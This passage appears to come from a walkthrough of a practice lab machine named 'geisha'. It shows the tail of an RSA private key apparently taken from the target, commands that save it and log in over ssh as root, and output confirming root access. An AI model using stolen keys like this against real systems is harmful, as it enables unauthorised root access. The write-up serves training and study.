WW+2rvj3/q/cNU2XoQ4fHKx4yqcocz0xtbpAM0veIeQFU0VbBzOID2V9jQE+9k9U
1ZSEtQJRibwbqk1ryDlBSJxnqwIsGrtdS4Q/CpBWsCZcFgy+QMsC0RI8xPlgHpGR
Y/LfXZmy2R6E4z9eKEYWlIqRMeJTYgqsP6ZR4SOLuZS1Aq/lq/v9jqGs/SQenjRb
8ztlBoqCfOp5TtY1NoBLqaPwmDt8+rlQt1IM+2aYmxdUkLFTcMpCGMADggggtnR+
10pZkA6wM8/FlxyAFcNwt+H3xu5VKuQKdqTfh1EuO3c34UmuS1qnidHO1rYWOhYO
jceQYzoBAoGBAP/Ml6cp2OWqrheJS9Pgnvz82n+s9yM5raKNnH57j0sbEp++eG7o
2po5/vrLBcCHGqZ7+RNFXDmRBEMToru/m2RikSVYk8QHLxVZJt5iB3tcxmglGJj/
cLkGM71JqjHX/edwu2nNu14m4l1JV9LGvvHR5m6uU5cQvdcMTsRpkuxdAoGBAOOl
THxiQ6R6HkOt9w/WrKDIeGskIXj/P/79aB/2p17M6K+cy75OOYzqkDPENrxK8bub
RaTzq4Zl2pAqxvsv/CHuJU/xHs9T3Ox7A1hWqnOOk2f0KBmhQTYBs2OKqXXZotHH
xvkOgc0fqRm1QYlCK2lyBBM14O5Isud1ZZXLUOuhAoGBAIBds1z36xiV5nd5NsxE
1IQwf5XCvuK2dyQz3Gy8pNQT6eywMM+3mrv6jrJcX66WHhGd9QhurjFVTMY8fFWr
edeOfzg2kzC0SjR0YMUIfKizjf2FYCqnRXIUYrKC3R3WPlx+fg5CZ9x/tukJfUEQ
65F+vBye7uPISvw3+O8n68shAoGABXMyppOvrONjkBk9Hfr0vRCvmVkPGBd8T71/
XayJC0L6myG02wSCajY/Z43eBZoBuY0ZGL7gr2IG3oa3ptHaRnGuIQDTzQDj/CFh
zh6dDBEwxD9bKmnq5sEZq1tpfTHNrRoMUHAheWi1orDtNb0Izwh0woT6spm49sOf
v/tTH6ECgYEA/tBeKSVGm0UxGrjpQmhW/9Po62JNz6ZBaTELm3paaxqGtA+0HD0M
OuzD6TBG6zBF6jW8VLQfiQzIMEUcGa8iJXhI6bemiX6Te1PWC8NMMULhCjObMjCv
bf+qz0sVYfPb95SQb4vvFjp5XDVdAdtQov7s7XmHyJbZ48r8ISHm98s=
-----END RSA PRIVATE KEY-----
```

Now we can paste the key into a file and ssh as root.

```
chmod 600 id_rsa
ssh -i id_rsa root@192.168.125.82
```



```
┌──(root💀kali)-[~/pg/boxes/geisha]
└─# ssh -i id_rsa root@192.168.125.82
Linux geisha 4.19.0-8-amd64 #1 SMP Debian 4.19.98-1+deb10u1 (2020-04-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@geisha:~# id
uid=0(root) gid=0(root) groups=0(root)
```